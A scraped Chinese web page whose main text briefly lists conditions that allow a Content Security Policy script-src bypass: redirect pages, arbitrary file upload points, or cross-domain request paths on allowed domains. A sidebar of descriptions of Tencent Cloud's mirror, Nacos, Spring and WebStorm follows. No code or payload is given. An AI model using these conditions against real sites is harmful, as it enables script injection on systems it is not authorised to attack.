在script-src允许的域下,需要存在一个重定向的页面,这种页面大多存在于登陆,退出登录 在script-src允许的域下,存在某个任意文件的上传点(任意目录) 有特别的方式可以跨域发送请求,或者有站内域可以接受请求

资源下载

更多资源
腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册